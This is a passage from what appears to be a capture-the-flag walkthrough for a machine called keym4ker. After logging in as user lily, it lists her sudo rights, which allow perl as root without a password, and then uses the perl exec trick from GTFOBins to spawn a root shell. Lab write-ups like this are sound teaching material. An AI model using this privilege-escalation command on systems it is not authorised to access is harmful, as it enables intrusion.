
ssh lily@localhost
Now, we have an access as the user lily in the box.
From lily to root
Checking for lily's sudo privileges. We can see that this user can run the /usr/bin/perl binary as root.
sudo -l
Matching Defaults entries for lily on keym4ker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User lily may run the following commands on keym4ker:
    (ALL) NOPASSWD: /usr/bin/perl
From GTFO

sudo perl -e 'exec "/bin/sh";'

We have another root shell via user lily.